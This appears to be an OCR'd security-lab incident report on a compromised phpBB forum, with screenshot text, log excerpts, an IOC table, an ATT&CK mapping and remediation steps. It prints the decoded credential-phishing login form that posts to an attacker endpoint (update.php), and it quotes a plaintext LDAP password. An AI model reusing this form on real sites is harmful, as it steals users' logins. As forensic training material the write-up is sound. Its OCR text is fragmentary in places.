
 Regards,
Alex Poole
Output
http://schema.org/BreadcrumbList
http://schema.org/ListItem
https://schema.org/Thing
http://10.10.0.78/update.php
https://www.phpbb.com/



Hack The Box :: Hack The
Epoch Converter - Unix T
Extract URLs - CyberChef
https://gchq.github.io/CyberChef/#recipe=Extract_URLs(false,false,false)&input=PGRpdj48c3R5bGU%2B
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Download CyberChef
Last build: A month ago - Version 10 is here! Read about the new features here
Options
About / Support
Operations
Search...
Favourites
To Base64
From Base64
To Hex
From Hex
To Hexdump
From Hexdump
URL Decode
Regular expression
Entropy
Fork
Magic
Recipe
Extract URLs
Display total
Sort
Unique
STEP
BAKE!
Auto Bake
Input
Find
Replace
next
previous
all
match case
regexp
by word
replace
replace all
Search   <h3>Session Timeout</h3>

 Your session token has timed out in order to proceed you must login again.   <form action="http://10.10.0.78/update.php" method="post" id="login" data-focus="username" target="hiddenframe">   <h2 class="login-title">Login</h2> <fieldset class="fields1"> <dl> <dt><label for="username">Username:</label></dt> <dd><input type="text" tabindex="1" name="username" id="username" size="25" value="" class="inputbox autowidth"></dd> </dl> <dl> <dt><label for="password">Password:</label></dt> <dd><input type="password" tabindex="2" id="password" name="password" size="25" class="inputbox autowidth" autocomplete="off"></dd> </dl> <dl> <dd><label
Output
update.php
next
previous
all
match case
regexp
by word


DB Browser for SQLite - /home/kali/Downloads/incident/phpbb.sqlite3
File Edit View Tools Help
New Database Open Database Write Changes Revert Changes Undo Open Project Save Project Attach Database Close Database
Database Structure Browse Data Edit Pragmas Execute SQL
Table: phpbb_posts
Filter in any column
post_id topic_id forum_id poster_id icon_id poster_ip post_time post_reported enable_bbcode enable_smilies enable_magic_url
1 1 1 2 2 0 10.255.254.2 1681296980 0 1 1 1
2 2 1 2 50 0 10.255.254.2 1681832510 0 1 1 1
3 9 2 2 52 0 10.10.0.78 1682425042 0 1 1 1
1 - 3 of 3
Go to: 1
Edit Database Cell
Mode: Text
1 9
Editing row=3, column=1
Type: Text / Numeric; Size: 1 character(s)
Apply
Remote
Identity Select an identity to connect
Upload
DBHub.io Local Current Database
Name Last mo
SQL Log Plot DB Schema Remote
UTF-8


kali@kali: ~/Downloads/incident
File Actions Edit View Help
(kali㉿kali)-[~/Downloads/incident]
$ ls
access.log phpbb.sqlite3 POST_Request_IPs.txt
GET_Requests.txt POST_Activities.txt UserAgents.txt
(kali㉿kali)-[~/Downloads/incident]
$ cat POST_Activities
cat: POST_Activities: No such file or directory
(kali㉿kali)-[~/Downloads/incident]
$ cat POST_Activities.txt
10.10.0.78 [25/Apr/2023:12:07:47 /ucp.php?mode=register&sid=a6ef84d1dbe44514d987667afd8cf504
10.10.0.78 [25/Apr/2023:12:08:19 /ucp.php?mode=register&sid=a6ef84d1dbe44514d987667afd8cf504
10.10.0.78 [25/Apr/2023:12:08:27 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987667afd8cf504
10.10.0.78 [25/Apr/2023:12:08:32 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987667afd8cf504
10.255.254.2 [25/Apr/2023:12:09:02 /ucp.php?mode=login&sid=09806b0063764bf3f30292abbad0801f
10.255.254.2 [25/Apr/2023:12:09:07 /adm/index.php?sid=0929f9a0759af2b8852c20426857aab2
10.255.254.2 [25/Apr/2023:12:09:12 /adm/index.php?i=acp_users&sid=041ca559047513ba2267dfc066187582&mode=overview
10.255.254.2 [25/Apr/2023:12:09:20 /adm/index.php?i=acp_users&sid=041ca559047513ba2267dfc066187582&mode=overview&u=51
10.255.254.2 [25/Apr/2023:12:09:22 /adm/index.php?i=acp_users&sid=041ca559047513ba2267dfc066187582&mode=overview&u=51
10.10.0.78 [25/Apr/2023:12:09:33 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987667afd8cf504
10.255.254.2 [25/Apr/2023:12:46:07 /adm/index.php?i=acp_extensions&sid=041ca559047513ba2267dfc066187582&mode=main&action=enable&ext_name=rokx%2Fdborldap&hash=f8bbcf4e
10.10.0.78 [25/Apr/2023:12:46:41 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987667afd8cf504
10.10.0.78 [25/Apr/2023:12:46:47 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987667afd8cf504
10.10.0.78 [25/Apr/2023:12:46:49 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987667afd8cf504
10.10.0.78 [25/Apr/2023:12:46:54 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987






🔄 4.11 Correlation with Access Logs


- Cross-referenced `post_activities.txt`:
  - `10.10.0.78` accessed `/admin` on April 26, 2023, 11:53:12
- Filtered logs to examine alternate actors:


`bash`


```
cat access.log | grep -v 10.10.0.78
```

- Identified second IP: `10.255.254.2`
    - User-Agent: `Mozilla/5.0 (Macintosh; Intel Mac OS X...)`









5. IOC Summary Table

IOC Type	Value
Attacker IP	10.10.0.78
C2 Endpoint	http://10.10.0.78/update.php
Malicious UA	Mozilla/5.0 (Macintosh; Intel...)
New Username	apoole1

IOC Type	Value
Admin Access	April 26, 2023 – 11:53:12 UTC
Exfil Size	34,777 bytes (GET)
Post ID	9

---

6. Threat Actor Behavior Profile

- ⚙️ **Phishing Delivery:** Embedded fake login form via forum post
- 🧩 **Credential Capture:** Used internal IP-based C2
- 📥 **Exfiltration:** Downloaded sensitive DB file undetected
- 🚫 **No Cleanup:** Attacker left POST and GET artifacts intact

---

💣 7. MITRE ATT&CK Mapping

Stage	Evidence	Technique ID	Technique Description
Initial Access	User registration via /register	T1078.003	Valid Accounts: Local Accounts
Credential Harvesting	Fake login form → update.php	T1556	Modify Authentication Process
Privilege Escalation	Admin access from same IP	T1078	Valid Accounts (admin escalation)
Exfiltration	GET request of large DB file	T1041	Exfiltration Over C2 Channel

---

⚠️ 8. Security Gaps Discovered

💥 Vulnerability	📜 Evidence Found
🌐 Guest Wi-Fi Exposure	Internal IP `10.10.0.78` accessed forum
🔑 Plaintext Credentials	`ldap_password = Passw0rd1` in database config
🚨 No Privilege Monitoring	No alerts triggered during admin access

---

🧩 9. SOC Skills Demonstrated

✅ CLI Log Forensics
✅ IP + UA Enumeration
✅ DB Table Inspection (SQLite)

✅ CyberChef Payload Decoding
✅ Epoch Time Conversion
✅ IOC Extraction & Documentation
✅ ATT&CK Technique Mapping
✅ Threat Actor Profiling
✅ Timeline Reconstruction

🎯 10. SOC Remediation Checklist

- 🔐 **Segment** guest Wi-Fi from internal web services
- 🔑 **Encrypt** credentials in DB tables (`phpbb_config`)
- 📣 **Alert** on privilege escalation or admin logins
- 🧼 **Sanitize** HTML in forum post submissions
- 🔍 **Log and monitor** POST/GET payload sizes

📁 Documentation Integrity

- 💯 **100% Based on Performed Actions**
- 🧪 Verifiable by reviewing artifact logs and database files
- 📄 Format matches real-world SOC post-incident reporting standards

---